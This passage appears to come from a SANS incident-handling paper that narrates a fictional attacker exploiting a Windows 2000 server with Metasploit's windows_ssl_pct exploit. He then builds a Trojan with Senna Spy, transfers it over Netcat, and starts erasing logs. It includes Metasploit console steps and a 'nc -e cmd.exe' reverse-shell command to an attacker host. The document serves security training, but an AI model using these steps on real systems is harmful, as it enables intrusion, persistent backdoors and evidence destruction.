ut2004_secure_win32                       Unreal Tournament 2004 "secure" Overflow (Win32)
warftpd_165_pass                           War-FTPD 1.65 PASS Overflow
windows_ssl_pct                           Windows SSL PCT Overflow

msf > 

```

Figure 23 – Show Exploits


Once the exploit is selected he then issues the command “use windows_ssl_pct” this tells the Metasploit engine which exploit he will be is using.



```
root@dialhex:~/framework-2.2
File Edit View Terminal Tabs Help
msf > use windows_ssl_pct
msf windows_ssl_pct >
```

Figure 24 – Use windows_ssl_pct

After the exploit is selected he then displays a set of options that are used with this exploit by typing “show options”. A listing of required and optional exploit options is displayed. In this case a target IP address and a target port are required in order for the exploit to function.



```
root@dialhex:~/framework-2.2
File Edit View Terminal Tabs Help
msf windows_ssl_pct > show options


Exploit Options
=====

Exploit:  Name      Default  Description
-----  -
required  RHOST             The target address
required  RPORT            443          The target port
optional  PROTO            raw          The application protocol (raw or smtp)

Target: Target Not Specified
msf windows_ssl_pct >
```

Figure 25 – Show options

Millhouse next types “set RHOST 172.16.1.2”. This tells Metasploit where the remote host is located.



```
root@dialhex:~/framework-2.2
File Edit View Terminal Tabs Help
msf windows_ssl_pct > show options

Exploit Options
=====

Exploit:  Name      Default  Description
-----  -
required  RHOST          The target address
required  RPORT          The target port
optional  PROTO          The application protocol (raw or smtp)


Target: Target Not Specified

msf windows_ssl_pct > set RHOST 172.16.0.5
RHOST -> 172.16.0.5
msf windows_ssl_pct > 
```

Figure 26 – Set the RHOST

Before he can exploit the vulnerability, he needs to choose a payload. Each payload is designed to initiate various connections to the remote host. By typing “show payloads” he viewed the available shells and injections.

© SANS Institute



```
root@dialhex:~/framework-2.2
File Edit View Terminal Tabs Help
msf windows_ssl_pct > show payloads

Metasploit Framework Usable Payloads
=====


win32_bind                Windows Bind Shell
win32_bind_dllinject       Windows Bind DLL Inject
win32_bind_stg             Windows Staged Bind Shell
win32_bind_stg_upexec      Windows Staged Bind Upload/Execute
win32_bind_vncinject       Windows Bind VNC Server DLL Inject
win32_reverse              Windows Reverse Shell
win32_reverse_dllinject    Windows Reverse DLL Inject
win32_reverse_stg          Windows Staged Reverse Shell
win32_reverse_stg_ie       Windows Reverse InlineEgg Stager
win32_reverse_stg_upexec   Windows Staged Reverse Upload/Execute
win32_reverse_vncinject    Windows Reverse VNC Server DLL Inject

msf windows_ssl_pct > 
```

Figure 27 – Show Payloads

In this scenario Millhouse was interested in spawning a shell. In order for the payload to be set and work correctly, he typed “set PAYLOAD win32_bind. From the Metasploit Website³⁰: “This payload will load Winsock, listen on a port, and spawn a cmd.exe shell when a connection is made. It will call WaitForSingleObject with an infinite timeout and then ExitProcess when the cmd.exe process has terminated. This payload has been tested on many service packs of Windows NT 4.0, Windows 2000, and Windows XP. This payload will NOT work on Windows 9x since cmd.exe does not exist and command.com can't send its output back to the socket.”

³⁰ <http://www.metasploit.com/shellcode.html>



```

root@dialhex:~/framework-2.2
File Edit View Terminal Tabs Help
msf windows_ssl_pct > show payloads

Metasploit Framework Usable Payloads
=====


win32_bind                Windows Bind Shell
win32_bind_dllinject      Windows Bind DLL Inject
win32_bind_stg            Windows Staged Bind Shell
win32_bind_stg_upexec     Windows Staged Bind Upload/Execute
win32_bind_vncinject      Windows Bind VNC Server DLL Inject
win32_reverse            Windows Reverse Shell
win32_reverse_dllinject   Windows Reverse DLL Inject
win32_reverse_stg        Windows Staged Reverse Shell
win32_reverse_stg_ie     Windows Reverse InlineEgg Stager
win32_reverse_stg_upexec  Windows Staged Reverse Upload/Execute
win32_reverse_vncinject   Windows Reverse VNC Server DLL Inject

msf windows_ssl_pct > set payload win32_bind
payload -> win32_bind
msf windows_ssl_pct > 

```

Figure 28 – Set the Payload

Before exploiting the vulnerability Millhouse wanted to double check that his options are set correctly. He continues by typing:



```

root@dialhex:~/framework-2.2
File Edit View Terminal Tabs Help
msf windows_ssl_pct > show options
[*] WARNING: the correct case of the 'payload' variable is 'PAYLOAD'

Exploit and Payload Options
=====

Exploit:  Name      Default  Description
-----  -
required  RHOST    172.16.0.5  The target address
required  RPORT    443        The target port
optional  PROTO    raw        The application protocol (raw or smtp)

Payload:  Name      Default  Description
-----  -
optional  EXITFUNC seh      Exit technique: "process", "thread", "seh"
required  LPORT    4444     Listening port for bind shell

Target: Target Not Specified


msf windows_ssl_pct > 

```

Figure 29 – Show Options

He notices the following message in the output: “*Target: Target Not Specified*”. By typing “show targets” this will give him a list of target operating systems to

choose from.



```
root@dialhex:~/framework-2.2
File Edit View Terminal Tabs Help
msf windows_ssl_pct > show targets
[*] WARNING: the correct case of the 'payload' variable is 'PAYLOAD'


Supported Exploit Targets
=====

 0 Windows 2000 SP4
 1 Windows 2000 SP3
 2 Windows 2000 SP2
 3 Windows 2000 SP1
 4 Windows 2000 SP0
 5 Windows XP SP0
 6 Windows XP SP1
 7 Debugging Target

msf windows_ssl_pct > set TARGET 0
TARGET -> 0
msf windows_ssl_pct > 
```

Figure 30 – Show Targets

Referring to his Nmap output, he was able to determine that the operating system was running Windows 2000. He was unsure what the service pack was so he decided to set the Target to 0, assuming that the host has been upgraded to the latest service pack released from Microsoft.



```
root@dialhexnet:~/framework-2.2
File Edit View Terminal Tabs Help
msf windows_ssl_pct(win32_bind) > exploit
```

Figure 31 – Exploit!

Within each payload a set of optional and required settings are used. The default port that this particular payload suggests is port 4444. Millhouse opened port 4444 on the compromised machine to allow traffic to and from his machine.

Once the payload and exploit are set, it was show time. If this worked he would be connected to the server with top-level access.

Shortly after launching the exploit Millhouse had control of the Stocks That Rock web server. He had command line access on the box. By gaining command line on the server Millhouse realized that the next step in this process would be

to retain access. In order to retain access he would have to work through several steps. The first step would be to obtain a copy of Netcat. He needed to somehow transfer a Windows version of Netcat to the newly compromised server at Stocks That Rock. The first step he took was to download a Windows version of Netcat³¹ to his home pc. Once that was done he pushed the files to the compromised server at Hexornet using WinSCP again. Once the files were uploaded to the Hexornet server, he tried to create an FTP connection from the newly compromised server at Stocks That Rocks, to the Hexornet server to download Netcat. He was successful in his attempt to connect outbound to an FTP server and download the netcat installation files.

At this point not only did Millhouse Van Hooten have control of 2 servers, he was successfully transmitting data to and from the hosts. By having netcat installed on both of the hosts, some interesting things were about to happen.

Keeping Access

Millhouse decided that in order to keep access to his compromised server he would need to install a Trojan or a backdoor in addition to installing Netcat. A Trojan horse is malicious code that can be used to create a backdoor on a system. Trojans can delete files, change any files that can be modified, install other programs, and execute privilege elevation attacks. By using Netcat he would be able to transfer the Trojan to the compromised host. Before he could start exploring Netcat he would first need to decide which backdoor approach to use and how to go unnoticed. Millhouse fired up his favorite custom Trojan tool Senna Spy in his black lab. Senna Spy used to be available online, however the website is no longer running. However, this tool may be found on various underground security websites. Senna Spy is a customized Trojan generator. The Telnet service controls these Trojans. The Trojans also have capabilities to access the infected file systems with an FTP server. After reviewing the tool Millhouse decided that he should create his own customizable Trojan and then place it on the compromised host.

Millhouse opens Senna Spy, and chooses his language and clicks “next”:

³¹ Netcat for Windows can be found at <http://www.securityfocus.com/tools/139/scoreit>



Figure 32 – Senna Spy

At this point he is asked to name his Trojan and specify a port for the Trojan to listen on.



Figure 33 - Identification

The next step was to decide where he should secretly store the Trojan. He chooses to hide it in the directory WINDOWS/SYSTEM.




Figure 34 – Destination Folder

He next decided which features he would utilize once the Trojan is started.



Figure 35 – Available Options

Next he chooses the options for his Trojan.



Figure 36 – More Options

He will then have to decide which language is to be compiled.



Figure 37 – Language to be compiled

Now he was ready to create his Trojan. With the click of a button he was creating a customized Trojan.




Figure 38 – Make Trojan

Once the “Make Trojan” button is selected, he is then prompted to save the Trojan to a specified location. The Trojan is then ready for transfer. His main objective was to configure the Trojan to act as an FTP server over port 4444. By doing this Millhouse would be able to transfer files from one host to another via an obscure port and hopefully go unnoticed. By using netcat, Millhouse will successfully setup a backdoor that will allow him to telnet into a DOS command prompt. He will be able to bind a connection to port 4444.

Once the Trojan was created, Millhouse then needed to transfer the Trojan to the remote host. He simply could connect using WinSCP, to the compromised host and transfer the Trojan to the Hexornet server, then FTP outbound from the compromised host at Stocks That Rock and download the file from the Hexornet server. However, in this case Millhouse has been eagerly awaiting his first use of Netcat in the wild. So he proceeded to prepare for this exciting event by taking a short break from the action by making some coffee and relaxing before the big event.

Fifteen minutes later he returns and first opens his Nmap log files to refresh his knowledge on which ports are open. He needed to decide which ports he can use to transfer the Trojan over. By using Netcat he will configure it to listen on

arbitrary port 4444 and use this port to transfer his Trojan. He first started by opening a terminal DOS window. Once launched, he typed the following command initiating Netcat callings.

Millhouse launches Netcat from the compromised server at Hexornet by typing:

```
$>nc -l -p 4444
```

On the remote machine

```
C:\>nc -e cmd.exe 192.168.1.2 4444
```

The nc command calls Netcat. The `-l` option tells Netcat to listen for incoming connections, the `-p` tells Netcat the source port to listen on which in this case is 4444. The `-e` option specifies the command to execute. He first sends his newly designed Trojan horse using Netcat by typing:

```
$>nc 192.168.1.2 4444 < customtrojan.exe
```

To receive the custom Trojan on the compromised server Millhouse typed:

```
C:\>nc -l -p 4444 > customtrojan.exe
```

Viola! The Trojan was created, downloaded, and installed. Finally Millhouse launched the Trojan from the command prompt. He then tests the new FTP connection on the compromised host and it works. He now has a functioning FTP server that he can use to upload files to.

By working in security over the years, he has learned that the data that he is seeking is not located on the web server's files system, but tied directly to a backend database. Since the purpose of this paper is to discuss only one exploit, detail in regards to how Millhouse compromised the database and gathered confidential information will not be discussed.

Covering Tracks

At this point in the scenario Millhouse was able to obtain the files that he was after all along. He was able to successfully compromise a small ISP server and use it to conduct an attack against Stocks That Rock.

By working in the security industry Millhouse was well aware that good security administrators tend to check log files on the server they administer. Hosts that contain confidential data should be running a host based intrusion detection sensor to log activity, however in this case a host based IDS was nowhere to be found. Since Millhouse was fairly certain that his activity would be in several log files in the perimeter firewalls, and in the IDS, he then realized that he might

actually get caught. The feeling of paranoia then hit him hard. He started to act as the incident handler and review the mistakes that he made. This worried him greatly, however his best bet would be to destroy all signs of evidence he created. His first thought was the IIS log files; he figured that his home IP address would only show up as a regular visitor to port 80. He didn't run any web attacks that would be noticeable, aside from nikto which was ran from the Hexornet compromised host. Nikto was configured using IDS evasion techniques but still will generate a lot of log files. He also launched Nessus from his home machine that was surely picked up by an IDS sensor at Stocks That Rock. He assumed the Web Server at Stocks That Rock was in their DMZ and even if they had an external IDS monitoring all logs, his traffic would be barely noticeable especially when set with evasion options. By having an internet facing external IDS sensor the amount of alerts generated are enough to confuse any good incident handler if configured with a simple policy. If the IDS is configured with a locked down rulebase this traffic can be decreased.

The traces of evidence that was generated from Millhouse's attack would probably be on the server's file system. Any decent system administrator would be able to notice some abnormalities and alert security. Millhouse began to survey the system from the command prompt. He first ran a search looking for the eventviewer.pl³² tool and was able to determine that the tool was installed. The eventvier.pl is a tool in Windows 2000 that allows for modifying the logs in event viewer from the command line. He proceeded to access the event viewer via command line by typing:

